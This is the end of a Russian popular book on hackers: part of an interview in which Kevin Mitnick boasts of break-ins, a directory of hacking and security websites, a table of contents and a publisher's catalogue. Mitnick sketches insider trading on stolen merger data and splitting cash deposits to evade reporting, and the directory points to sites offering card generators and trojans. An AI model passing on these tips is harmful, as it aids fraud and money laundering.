— Плохого парня? Чудовище? Потому что если соответствующим образом подготовить общественность, то потом они запросто мо-

гут делать с человеком все, что захотят. Ты уже никому не будешь нужен. С другой стороны, в чем ужас действий, в которых меня обвиняют? Я ни у кого ничего не украл.

И ничего с этого не имею.

- Действий, в которых вас обвиняют? — переспрашиваю я.

- То, в чем я обвиняюсь и о чем пишут в газетах, я в любом случае не желаю комментировать. (Речь идет о копировании исходного кода сотовой телефонной службы, подслушивании телефонных разговоров агентов ФБР, а также попытке социального инжиниринга или мошенничества в отношении официальных представителей Министерства автомобилестроения.) Просто, вне зависимости от того, правы они или нет, мне не кажется, что это — преступления, за которые можно удостоиться звания «врага общества номер один».

Может быть, Кевин Митник жалеет о своем потерянном детстве и хотел бы измениться, но ясно одно — он, безусловно, не утратил вкус к своим экспериментам. Только что он говорил мне, как бы ему хотелось никогда в жизни не видеть компьютера, а сейчас рассказывает, почему не может устоять перед соблазном: — Люди, которые работают на компьютерах, очень доверчивы.

- Ими очень легко управлять. Я знаю, что компьютерные системы мира не столь безопасны, как принято считать, — произносит он с гордостью. — Информация не защищена. Защищены только военные компьютеры.

Митник с благоговением относится к технологии:

— Я считаю, что средства сообщения и технологии — это просто чудо, прекрасно, что они существуют. В верхушке хранятся большие объемы данных или делаются значительные расчеты. Вы имеете возможность шагать по улице и при этом разговаривать с кем-то, кто находится на другом конце земного шара. Я могу запросто найти любого человека, того, кого мне надо. Я обучал частных сыщиков. Они были просто поражены. Компании частных сыщиков с высокими технологиями — совсем не то, чем они пытаются себя представить. Они идут и платят кому-то в Министерстве автомобилестроения или в Финансовой инспекции. Они дают взятки. Я это делаю с помощью ноутбука и сотового телефона.

Митник заводится и перескакивает с одной мысли на другую:

— Это был уникальный опыт обучения. Мою философию в двух словах не объяснишь. Это похоже на игру с высокими технологиями, цель которой — взломать компьютер. В общем — перехитрить врагов.

Страница интернет-сайта, посвященного освобождению Кевина Митника

Это большая игра, и я могу кончить за решеткой. Они говорят, что я — новый Джон Диллинджер, что я страшный, что просто уму непостижимо, как я мог получить такую власть.

Они могут безнаказанно творить все, что захотят. Как по законам Саудовской Аравии.

— Как вы думаете, почему Правительство относится к этому так серьезно? — спрашиваю я.

— Боятся, потому что технология новая. Они [ФБР] — не хозяева положения. Просто привыкли к старым добрым ограблениям. Когда появляется что-то новое — это сразу нарушает их покой. Они в панике от новой технологии, вот и убеждают общественность, что находятся в большой опасности.

— А вы сами считаете себя преступником?

— Нет, я себя преступником не считаю. Но если иметь в виду технологические законы, которые сейчас на уровне сингапурских, где запрещены жевательные резинки, — Митник вздыхает, — тогда — я преступник. Я из породы благородных жуликов, которым нравится раскрывать секреты. Я прочитаю ваше завещание, ваш дневник, положу их на место и, не тронув деньги, закрою сейф. Я сделаю все так, что вы никогда не узнаете о моем визите. Я сделаю это потому, что это красиво, это вызов. Мне нравится такая игра. Мне кажется, вы могли бы изобразить меня похожим на алкоголика. Пять лет назад это было все,

о чем я мог думать с радостью. Это было важнее, чем женитьба. Свои занятия я ставил выше работы, досуга, жены — всего.

Тогда я знал, что мною владеет некое безумие, но не думал об этом.

-- Чем же это вас так прельщало?

-- Мотивация была очень высока: победить Систему. Страшно не отдавать себе отчета в том, почему ты что-то делаешь, но я не мог заниматься больше ничем. Я попал в западню. Выхода нет.

-- Какие из существующих систем наиболее безопасны? Есть ли такие вообще? — задаю я вопрос самому знаменитому хакеру в мире.

-- Если вы в Internet, ждите неприятностей.

-- Хорошо. Как насчет CompuServe?

— Нет.

— America Online?

-- Нет.

-- Но ведь все уверяют, что они безопасны.

— Почему бы вам тогда не вызвать Well (узел общего доступа в Internet)? — отрезает Митник. — Вы же знаете, что Well защищен. Пользуйтесь Well. Или вам не нравится, что кто-то читает вашу почту? — сдавленный смешок. — Тогда почему бы вам просто не сказать: «Эй, вы, хватит читать мою почту!».

Кевин Митник перевозится на тюремной машине в другую тюрьму

Я игнорирую насмешки моего собеседника и еще раз спрашиваю его о защищенности Internet.

-- Не принимайте это всерьез. Один из крупнейших провайдеров Internet сказал мне: «Нет-нет, эти проблемы существуют только для мелких провайдеров. Мы превосходно защищены. Но если вам нужны дополнительные меры безопасности, мы просто-напросто не укажем вас в списке!».

— Может быть, есть желание иметь дело с NetCom? — смеется Митник. В этой шутке есть определенный подтекст. (NetCom - одна из многочисленных игровых площадок Митника в киберпространстве.)

-- А вы сами не считаете этот страх обоснованным? Что, по-вашему, могло бы произойти? — спрашиваю я.

-- Не знаю, реально это или нет. Скорее всего, все-таки реально, хотя кто я такой, в конце концов, чтобы рассуждать о чувствах других людей. Но в то же время этот страх сильно преувеличен. Около шести месяцев назад я летал по делу в округ Колумбия, — начинает Митник. Его голос дрожит от нетерпения. — На самом деле, я совершил небольшое путешествие по Белому Дому.

-- Изволите шутить?

-- Ничуть! Можете себе представить всех этих агентов Секретной Службы? - Моего собеседника просто распирает от смеха. (Одна из задач Секретной Службы — ловить хакеров.) — Они в форме. Просто фантастика, что они, скажем, не в костюмах.

-- Итак, Кибергерой направляется...

-- Прямо в Белый Дом, приятель. У меня была идея вытащить оттуда несколько картинок, но потом я решил не рисковать. Защита у них там не слишком-то работает, — замечает Митник. — Они даже не поняли, что я был там и хотел влезть в WhiteHouse.gov. — При упоминании адреса узла Клинтона в Internet Митник разражается хохотом.

-- «Здорово, ребята, я только хотел посмотреть на комнату, где стоят компьютеры».

-- Это в Internet, да?

-- WhiteHouse.gov. Вот он-то засекречен, — в голосе Митника явственно слышится скука. -- Шучу. Защищенных компьютеров нет, кроме военных, конечно.

Под конец Митник рассказывает о том, как бы он сделал свой первый миллион, если бы был простым кибернетическим преступником, а не прирожденным хакером.

-- Теоретически, на чем можно бы было сделать деньги?

-- На информации, — авторитетно заявляет Митник. — Продажа акций учреждениями, располагающими конфиденциальной информацией. Предположим, я захотел бы получить много денег. Я, откровенно говоря, прямо сейчас могу вылезти из дерьмовой ситуации, в которой нахожусь. Все, что для этого нужно — это стать настоящим преступником. Проникнуть в компании, которые занимаются выкупом контрольных пакетов акций за счет кредита, с последующим слиянием. Получить эту информацию, открыть фирму и торговать акциями. Не в таких размерах, чтобы иметь дело со Службой Безопасности и Фондовой комиссией. 50 штук здесь, 50 штук там.

-- Неплохо получается, — вставляю я.

-- Стать вторым Иваном Боески. Это просто. Я мог бы сделать это хоть завтра, но есть черта, которую я не переступлю. Но если кому-то нужен мой совет: выкуп контрольного пакета — верное дело.

Пауза.

-- Компании, которые выкупают контрольные пакеты, — повторяет Митник.

-- Доверенные лица, которые осуществляют скупку.

— А что было бы проще всего?

-- Вы же знаете, они не охраняются. Ну, например... ненавижу называть имена!

-- Хорошо, тогда я назову. Например, братья Леман или...

-- Ширсон Леман. На самом деле, надо браться за эти компании, а я достаточно силен, я фактически могу попасть в любое место, куда захочу. Хоть сейчас. Этим бы я и занимался, если бы был настоящим бандитом.

-- Ну, ладно, — говорю я с оттенком недоверия в голосе.

Митнику не нравится мой тон:

— Знаете, я вас за идиота не держу.

-- Хорошо, хорошо. Вы просто выбираете кого-то, у кого есть...

— Информация, — заканчивает Митник.

«Информация» — одно из любимых слов хакера. Пожалуй, несколько чаще он употребляет слово «идиот».

— Там всегда есть один центр, который охраняется больше, чем остальные, — продолжает Митник. — Они только собираются произвести скупку, поэтому стоимость компании на следующей неделе должна возрасти вдвое. Так что, если вы покупаете 10 штук, они по стоимости равны 20.

-- Хорошо. А затем их надо продать.

-- Если только вы не покупаете на 100000 долларов, — советует Митник. — В этом случае вы можете учредить кредитную организацию и получить наличные. Вы отмываете их. Вы кладете их на ваш реальный счет под другим именем и с другой процентной ставкой.

Другими словами, вам не надо брать 5 тысяч в одном банке и в этот же день нести их в другой. У них есть определенные уровни движения денег, о которых становится известно Финансовой инспекции. С помощью новой базы данных, которую Правительство собирается

ввести в Америке, они будут отслеживать всех, кто производит финансовые операции. Так что надо снимать и вкладывать по 2000 долларов.

— Большой Брат не обратит внимание, если сумма меньше двух тысяч?

— Две с половиной — уровень движения, — объясняет Митник. — Десять тысяч — высокий уровень, но они сообщают, начиная с двух с половиной. В настоящее время у них есть база данных, которая отслеживает все эти операции. Таким образом они ловят крупных торговцев наркотиками.

— Это касается каждого?

— Какая, по большому счету, разница? Такую сумму можно протащить за четыре раза. На самом деле, это шальные деньги, — внезапно Митник останавливается, как будто удивляясь тому, что только что рассказал мне это.

— Я просто имею в виду, что, будь я настоящим вором, я не стал бы играть с этим дерьмовым телефоном, потому что от этого нет никакой выгоды.

Митник продолжает:

— Итак, я собираюсь немного переделать сотовый телефон, продать его кому-нибудь, а потом через него подключиться к линии. Если совершаешь преступление, лучше не оставлять свидетелей и улик. А это дерьмо — чем оно не улика?

— Есть ли еще какие-нибудь способы?

— Кроме подключения к линии? — спрашивает хакер.

— Да.

— Есть разные способы перехвата: социальный инжиниринг, проникновение извне. Можно просто взломать компьютер. Если они подключены к Internet, можно было бы с тем же успехом повесить табличку «Добро пожаловать».

Приложение 3

Желтые страницы хакинга и антихакинга в Интернете

Если на ваши плечи возложена тяжкая миссия обеспечивать компьютерную безопасность фирмы, то вы просто обязаны знать, что новенького придумали хакеры для того, чтобы взломать вашу систему безопасности. В силу особенностей своего менталитета хакеры очень хвастливы и не в силах удержаться от того, чтобы не растрезвонить по миру, какие они крутые и как они на той неделе поизгилялись над сервером какой-то фирмы, банка, а еще лучше оборонной системы. Если их восторженные почитатели, друзья, тусовка не узнает об этом, жизнь их теряет смысл. В этом отношении для Митника суд был его звездным часом — ведь таким образом о нем узнал весь мир... Итак, тусовки хакеров надо регулярно посещать, тем более, что они их не особенно скрывают.

ХАКЕРСКИЕ САЙТЫ

(http://www. hackzone.ru)

Hack Zone — территория взлома

Сетевой журнал, посвященный вопросам защиты и взлома компьютеров. Зайдя сюда, вы найдете информацию о том, как обезопасить свой компьютер.

В журнале также размещается информация о том, какие серверы были взломаны, интервью с известными хакерами. На сайте работает чат и конференция.

Hack-it.by.ru

Сайт для хакеров

Программы для взлома,

статьи, советы, ссылки, описания программ и их использования, скины, хакерский софт и многое другое, все для хакера. Автор проекта предусмотрительно предупреждает, что не несет никакой ответственности за возможное применение пользователями сайта представленных материалов в корыстных целях, а также с целью нанести вред другим лицам – физическим и юридическим. Тот же автор не хочет нести никакой ответственности за возможный вред, нанесенный программным обеспечением, представленным на данном сайте.

http://www.chat. ru/~johnhunter/

На странице представлено достаточно большое количество линков на русские хакерские, фрикерские, а также XXX сайты. Приводится список русских хакерских и фрикерских сайтов. Страница призвана помочь начинающему хакеру находить полезную информацию в сети. Много ссылок.

www.hackersrussia.ru

Материалы сайта публикуются тремя ведущими фрикерами из России, Белоруссии и Украины. Каждый месяц сайт посещают более 2500 человек, просматривающие около 2 Гб информации. Этот сайт назван (журналом «Хакер») лучшим русскоязычным фрикерским сайтом. Полагаем, что компании сотовой связи должны быть особенно внимательны к этому сайту.

Сайт http://www.kardinal.nn. ru/

Описание программных продуктов: система цифровой подписи, комплекс хранения криптографических ключей, защита информации от НСД.

http://hscool narod. ru/

Гражданская школа хакеров

Прием в школу хакеров. Обучение свободному программному обеспечению на русском языке. Пользование GNU/Linux, программирование на GNU C/C++, GNU Assembler,

GNU Pascal, программирование видеоигр и Internet, Официальный Центр практики, консультации.

http://xterror.narod.ru/

Депозитарий Террора

Большой архив разнообразнейшей информации на тему безопасности и хакинга во всех областях; интересные файлы и необычный софт; инфоторги.

http://www.rs-mafia.narod.ru/bugs.html

Жучки

Информация о подслушивающей аппаратуре. Советы по ее изготовлению, а также защите от прослушивания. Описание как создать жучка в домашних условиях, подсадить в телефон и обнаружить его.

http://hackblock.chat.ru

Зона взлома

Если вы еще не знаете, что, где и когда взломать, то мы вас направим на путь истинный, уверяют хозяева сайта, представляя самую обширную информацию по кардингу и взлому. Здесь начинающий хакер может скачать генераторы кредитных карточек, программы по взлому сетей, Интернета и сайтов, а также всю халяву в Интернете.

Список взломанных сайтов. Download после регистрации.

http://www.ussr.to/All/lamer/

Зона ламера

Курс обучения хакера. Большое количество статей и программ. Нюки, трояны, ICQ, бомберы, сканеры, снифферы, шифраторы, фрик-софт, генераторы карт.

http://www.carder.ru/

Кардинг

Вся информация о взломе электронных карточек: новости, публикации, законы, информация по защите. Форум.

http://fag.virtualave.net

Команда «Падшие Ангелы»

Сайт хакерской группы. О группе. Обучение. Новости.

http://void.ru


Команда «Пустота»

Новости, статьи и обозрения по теме безопасности и хакерства.

http://www.tpi.ru/~ivanovoteam/

Команда Ivanovo

Сайт команды хакеров, участвующих в проекте Distributed.net.



http://kivanarod. ru/

Команда Kiva

Команда хакеров предлагает услуги по борьбе с себе подобными.

http://cm70. by. ru/

Взлом чатов. Взлом автоматов. Раскрутка сайта по-хакерски.

http://www.chat. ru/~hacker_dummy

Hacker dummy

О хакерских примочках. Все для начинающих — программы-троянцы и т. д. Там же выложены материалы по безопасности...

http://wwwug. hut. ru/

Unlimited group

Фрикинг, сканирование, трояны, ньюки, порты, серверы, провайдеры, хостинг, дизайн, раскрутка, хакерские программы...

http://ccc.ru/news/depot/01mar/29. html

Сайт ccc.ru — типично хакерский сайт. Он посвящен взлому, приведены различные программы для взлома... Сообщается, что он также устанавливает на компьютер-жертву хакерские программы и уничтожает файл syslogd.

http://death-hi.chat.ru/hack.htm

Новый хакерский сайт

...Очередная коллекция «мелких пакостей» (хакерские программы). При посещении сайта возможно заражение троянцами и, как уверяют авторы сайта, «многое другое»...

http://holms.ru/

Хотя авторы сайта уверяют, что он посвящен именно безопасности компьютеров, они же предлагают «кряки, пароли ... серийные номера, поиск креков, чат и т. д.

www.hacksoft.ru

Этот сайт -- очередной хакерский беспредел, предлагающий «лучшие программы для взлома и других пакостей...» Лучшие-то они, возможно, и лучшие, но лучше бы наши с вами машины, если и ломали, то чем-нибудь похуже.

http://chat.ru/~artpom/Art.htm


Искусство хак-жизни

Статьи по безопасности. Ссылки на хакерские сайты.

http://campus.fortunecity. com/oakland/685/

Клуб любителей бесплатных сотовых

Статьи о сотовой связи. Справочные руководства и программаторы.



АНТИХАКЕРСКИЕ САЙТЫ

http://www.cl. cam. ac.uk

Группа информационной безопасности компьютерной лаборатории Кембриджского университета. Семинары, встречи, доклады по безопасности и криптографии.

UNIVERSITY OF
CAMBRIDGE
Computer **Laboratory**

http://www.dekart. com/

Декарт

Информация о компании, ее деятельности в области защиты информации, криптографии, смарт-технологий. Описание продуктов, статьи по тематике. Ссылки.

KEEP YOUR
PRIVACY

http://jammer.comset. net/russian/index.html

Джаммер

Джаммер — это программа, которая полностью защищает компьютер от NetBus, BackOrifice 1.x, BO2K и любой версии этих троянских коней. Пробная версия. Он-лайн регистрация и приобретение. ФАК. Обновления.

http://diximes.ru

«Дикси»

Предложение аппаратуры для защиты от прослушивания телефонных переговоров.

http://nospam.by. ru

«Доска позора спаммеров»

Список компаний и Веб-сайтов, не брезгующих спамом. Обсуждение методов борьбы со спамом и другими видами информационного мусора. К стене позора пригвождаются провайдеры и хостеры, потворствующие спаму.

http://maps. vix. com

Защита от спама

Система по защите от спама (то есть самовольных рекламных рассылок). Сюда можно пожаловаться на надоевшего вам спаммера, и его сервер заблокируют.

http://firewall.narod. ru

«Защита»

Программы для защиты нюков, троянов, спаммеров.

http://www.chat. ru/~unknown_/


Защита информации

Очень умный и грамотно построенный сайт весьма искушенного в вопросах безопасности человека. Сетевые атаки, взлом и защита от них. Администрирование Windows NT. Сбор информации в сети.

http://www.stel.ru/tech_vc/framecrypto.htm

Защита информации в сетях видеоконференций

Системы криптографической защиты информации в сетях видеоконференций. Использование криптомаршрутизаторов для защиты информации в сетях передачи мультимедиа.



http://www.osp. ru/os/1998/03/58.htm

Компьютерные технологии защиты и обеспечения доступа к объектам. Защита настольных компьютерных систем. Статья «Компьютерные системы ограничения доступа».

http://nigersoft. euro.ru/

Антикрэкинговый сайт, посвященный защите программного обеспечения. Описаны методы защиты программного обеспечения. 100 советов по защите программ.

http://www.chat ru/~getbo/index.htm

Защити свой компьютер

Программа BOdetect. Ссылки на ресурсы по безопасности.

13. ***http://mail.s-mail.com***

Защищенная электронная почта S-mail

S-Mail представляет собой защищенную электронную почту, делающую электронную переписку абсолютно конфиденциальной. Пользователи системы S-Mail защищены от любого типа вмешательства в их переписку.

http://www.webclub.ru/materials/sequritysence/index.html

Здравый смысл брандмауэров

Умно, грамотно и аргументированно о проблемах безопасности в Internet. Указаны различные слабые места в защите Unix и конкретные методы действий против взломщиков. Дан перечень узлов, посвященных безопасности.

http://www.machaon.ru/digest/digest/instr.html

Инструментальные средства для среды Mosaic NetSite **Communications Server**

Данные для общего пользования, без применения средств защиты. Средства шифрования информации и проверки полномочий. Функции проверки.

http://www. aha.ru/~infocr/

Сайт фирмы «Инфокрипт»

Аппаратно-программные комплексы по защите ПК и сетей от несанкционированного доступа с помощью аппаратно-программных комплексов семейства «Аккорд». Эти комплексы позволяют реализовать систему защиты от НСД к информации с применением персональных идентификаторов пользователей, выполненных на базе устройств памяти touch memory (ТМ-идентификаторов), как для автономных ПЭВМ, так и для ПЭВМ, объединенных в вычислительную сеть.

http://avp.iak.ru

«Консультант»

Информационное агентство «Консультант» предлагает на про-

дажу антивирусные программы Касперского. Антивирусные сканеры, мониторы и ревизоры AVP. Бесплатные и демо-версии.

http://kiev-security. bigmir. net

Информация по безопасности

Всевозможная информация по компьютерной безопасности на русском языке.

http://www.infosec.ru/

Информзащита

Системы защиты компьютерной информации семейства Secret Net. Проектирование и создание комплексных систем информационной безопасности. Библиотека безопасности.

http://sejf. boom.ru

Искусство тайного хранения

Обзорное изложение материала об искусстве тайного хранения важных документов, драгоценностей, денег, ценных бумаг.

http://protect.i-connect. ru/

Каталог безопасности

Каталог ссылок на сайты по безопасности. Множество разделов.

http://keva. tusur. ru

Кафедра КИБЭВС

Страница кафедры КИБЭВС (Комплексная Информационная Безопасность Электронно-вычислительных Систем) Томского Университета Систем Управления и Радиоэлектроники.

http://wwwwin. wplus.net/~kvn/compsec.htm

Компьютерная безопасность

Подборка статей, глав книг, текстов по вопросу безопасности в Интернете. Ссылки.

http://wwwsecurity. nnov. ru

Компьютерная безопасность

Ежедневное оперативное обозрение событий, происходящих в сфере компьютерной безопасности. Информация о дырах в системах. Используются материалы популярных списков рассылки.

http://www.kulichki.ru/moshkow/SECURITY/

Компьютерная безопасность и брандмауэры

Статьи по безопасности. Firewall, антиспам. Ссылки на русскоязычные и иностранные ресурсы, коммерческие и бесплатные средства защиты.

http://www.ssl. stu. neva.ru/psw/security.html

Компьютерная безопасность от Павла Семьянова

На сайте рассмотрены вопросы организации безопасности сетей и ОС. Приведены способы защиты от взломщиков паролей. Криптографический ликбез. Компьютерная вирусология. Публикации и переводы автора по компьютерной безопасности.

http://www.ssl. stu. neva.ru/psw/virus. html

Компьютерная вирусология

На сайте дана весьма подробная классификация вирусов. Выдвинута концепция эвристического анализатора. Рассматриваются общие вопросы использования антивирусов. Даны многочисленные ссылки на антивирусные сайты.

http://www.confident.ru/index. html

Конфидент. Защита информации

Интернет-версия журнала «Конфидент. Защита информации». На сайте поднимается и рассматривается обширный круг вопросов, связанных с защитой информации: от чисто технических до правовых.

http://www. cryptopro.ru

Крипто-Про

На сайте описаны средства криптографической защиты информации с помощью Крипто-Про CSP/PKI. Приводится тестовый софт

с примерами использования. Дана обширная документация по указанной теме.

http://www.security. nnov.ru/

«Компьютерная безопасность и проблемы защиты информации»

Сервер, в первую очередь, предназначен для системных администраторов, у которых нет времени, чтобы просматривать десятки статей в конференциях и списках рассылки, но которые хотят быть в курсе событий из области компьютерной безопасности.

http:\\avp.ru

Сайт Лаборатории Касперского — одного из ведущих борцов с вирусами всех мастей. На этом сайте можно многое узнать о его программах и скачать себе их демоверсии.

СОДЕРЖАНИЕ

От авторов **4**
Терминология 7

Глава 1. Хакерство как социальное явление **10**
Дебри веков или прародители хакерства 11
Первые вычислительные устройства 12
Возникновение Internet 14
Интернет на современном этапе 18
Кто они - вампиры сети? 19
Какие хакеры бывают еще? 20
«Кукушонок» в Citybanke 24
Категории кракеров 26
Что дает взлом? 27

Глава 2. Технология хакинга **28**
Языки программирования 29
Почему ломают сети? 34
Основа всего — протокол TCP/IP 36
IP-адресация 36
Выбор адреса 37
Подсети 38
Порты 38
История взлома АЭС 38

Глава 3. Хакеры в Интернете **40**
Коротко о компьютерной невидимости 45
Программа CRON 46
Некоторые способы защиты от несанкционированного доступа в среду Linux — 47
Защита регистрационных журналов 48

Какое средство применяется? 52
Получили ли они доступ? 59
Защита от взлома 63
Как работать с группой, оценивающей надежность системы информационной безопасности 64
Десять недорогих способов укрепления системы обеспечения внутренней безопасности . . 64
Десять способов поддержки работоспособности системы защиты 66
Сигнал тревоги 68
Как обманывают провайдера 68
Защита сервера Web организации 71
Сквозной туннель 72
Открытый всем ветрам 72
Компромиссный путь 74
Дым в зеркалах 75
Легкая мишень 76
Контроль данных 76
Подтверждение полномочий пользователей 77
Метод форт-хоста 78
Фильтрация пакетов 79
Когда NT не похожа на себя 80
Шифруйтесь! 80
Интернет и телекоммуникации 86
Шифрование паролей 89
Промахи в организации защиты 89
Новые технологии Интернета 90
Глава 4. Кто, как и зачем ломает интернет-сайты . 92
Методика взлома 95
Как добывают пароли 96
Как подбирают пароли 103
Как защититься от «троянца»? 109
Съемщик паролей 110
Компиляция 120

Глава 5. Защищайте вашу почту! **122**

Глава 6. Проблемы информационного шпионажа . 148

Когда хакеры — злейшие враги 150
Когда хакеры — лучшие друзья банка 152
Как взломать UNIX? . 162
Методы взлома паролей в Unix 163
Другие методы взлома UNIX-ов 165

Глава 7. Хакеры против армии и армия против хакеров — 170

Атака программ-«ищеек» 173
ФБР против русских хакеров 179
Новое поколение хакеров выбрало Pepsi (пример реального взлома) 181
Другой взгляд на сеть by Mix (история из цикла «Байки из Сети») 197

Глава 8. Как хакеры нас изучают **200**

Немного о Fingerprinting 201
Active fingerprinting 201
Исправление: 3-й Service Pack 225
Стелсы... не только самолеты 230

... и как защититься от любопытства

Основы криптологии 240
Секреты компютерной криптографии 240
Секретные алгоритмы 247
Практические советы по шифрованию данных . . . 284
Что такое PGP? 293
Что такое Rijndael? 294
Предварительные наброски по доработке LOKI . . 303
Частые вопросы по PGP 318
Программы для шифрования 324

Программы для защиты компьютеров 327

Глава 9. Введение в компьютерную вирусологию . 334

Феномен или просто «прикол»? 335
Что такое компьютерный вирус? 337
Объяснение первое 338
Определение второе 340
Обязательное свойство вируса 341
Кем и зачем пишутся вирусы? 344
История компьютерных вирусов - от древности до наших дней 347
Перспективы: что будет дальше? 367

Глава 10. Хакеры против общества 370

Кевин Митник — хакер-легенда 371

Глава 11. «Хакер» как диагноз 394

Учебник Хакера (отрывок) 398
Резюме психолога: 431

Глава 12. Фрикеры — телефонные воры... или грабители? 432

Фрикинг стационарных АТС 434
Установление соединения между АТС 438
Фрикинг сотовой связи 452
Фрикеры за рубежом 461
Фрикеры-шпионы 463

Глава 13. Хакеры и Закон 466

Приложение 1. **Словарь компьютерного и хакерского слэнга 475**
Приложение 2. **Интервью с Митником 485**
Приложение 3. **Желтые страницы хакинга и антихакинга в Интернете 492**
Хакерские сайты 492
Антихакерские сайты 497

Книги серии «Мой компьютер»

1. Алексей Петровский. **Эффективный хакинг для начинающих и не только**

2. Петр Карабин. **Эффективный фрикинг или тайны «телефонных» хакеров**

3. Виктор Дымов. **Хакинг и фрикинг: Хитрости, трюки и секреты**

4. Борис Леонтьев. **Хакеры, взломщики и другие информационные убийцы**

5. Борис Леонтьев. **Web-дизайн: Тонкости, хитрости и секреты.**

6. Сергей Кузнецов. СУБД (системы управления базами данных) и файловые системы

7. Максим Левин. PGP: Кодирование и шифрование информации с открытым ключом

8. Василий Кучеренко. Язык программирования C++ для начинающих и не только

9. Александр Велихов. **Макроассемблер: Создание и отладка программ**

10. Сергей Кузнецов. **SQL: Язык реляционных баз данных**

11. Василий Кучеренко. **Ассемблер: Тонкости, хитрости и секреты программирования**

12. Сергей Ивановский. **UNIX: Вопросы и ответы по FreeBSD**

13. Сергей Овчинников. **XML: Язык форматирования документов World Wide Web**

14. Петр Карабин. **Macromedia Flash 5.0: «Неофициальное» руководство пользователя**

15. Алексей Петровский. **Командный язык программирования TCL (Tool Command Language)**

16. Алексей Петровский. **Adobe Photoshop 6.0: Трюки в дизайне изображений**

17. Борис Леонтьев. QuarkXPress 4.5: Справочное пособие

18. Василий Кучеренко. HTML 4.0: Практическое пособие

19. Антон Высоткин. Модемы: Подключение, настройка и использование

20. Елена Нечаева. Персональный компьютер, Internet и электронная почта: Курс для самых начинающих и не только пользователей ПК

21. Владислав Пузырев. Microsoft Excel 2000: Руководство для начинающих и опытных пользователей

22. Виктор Дымов. Электронная почта: Самоучитель

23. Сергей Кузнецов. PHP 4.O. Руководство пользователя

24. Борис Леонтьев. Лучшие русскоязычные ресурсы Intenet: Компьютеры и программное обеспечение

25. Сергей Кузнецов. Редактор звуковых файлов Sound Forge 5.0; Руководство пользователя.

26. Иван Дегтярев. Персональный компьютер Apple Macintosh: Руководство пользователя

27. Елена Нечаева. Мобильный телефон и персональный компьютер: Руководство пользователя

28. Александр Велихов. Введение в Microsoft Back Office

29. Максим Левин. E-mail **«безопасная»**:Взлом, **«спам»** и **«хакерские»** атаки на системы электронной почты Internet

30. Иван Дегтярев. «Язык программирования Clarion 5.0: Неофициальное руководство пользователя по созданию приложений для Internet

Книги серии «Популярный компьютер»

1. Александр Шапошников. **CorelDRAW 10 — художнику**
2. Александр Шапошников. **AutoCAD 2000 — проектировщику**
3. Александр Шапошников. **PageMaker 6,51 — издателю**
4. Александр Шапошников. **QuarkXPress 5,0 — издателю**
5. Максим Левин. **Библия хакера**
6. Александр Шапошников. **MS Word 2002 XP — всем**
7. Иван Дегтярев. **Cakewalk SONAR: Студия звукозаписи в системе Microsoft Windows XP**
8. Павел Ломакин, Даниэль Шрейн. **Антихакинг**
9. Павел Ломакин, Даниэль Шрейн. **Иллюстрированная энциклопедия компьютерного «железа»**

...издательства «Майор»
можно заказать по телефону
(095) 373 0420
или через e-mail:
majorpub@mtu-net.ru.

Авторская страница писателя и Web-мастера Даниэля Шрейна

www.turboreset.h1.ru
e-mail: stressru@yahoo.com

- первоклассный Web-дизайн (любой сложности)
- изготовление баннеров (на высшем уровне)
- издательский дизайн и верстка (вплоть до макетов)
- качественная защита от хакеров (индивидуальная и 100%)
- консультации по всем вопросам компьютерной безопасности (конфеденциальность гарантируется)

И ВСЁ, ВСЁ, ВСЁ, ЧТО ВЫ ХОТЕЛИ УЗНАТЬ ПРО СВОЙ КОМПЬЮТЕР,

НО СТЕСНЯЛИСЬ СПРОСИТЬ...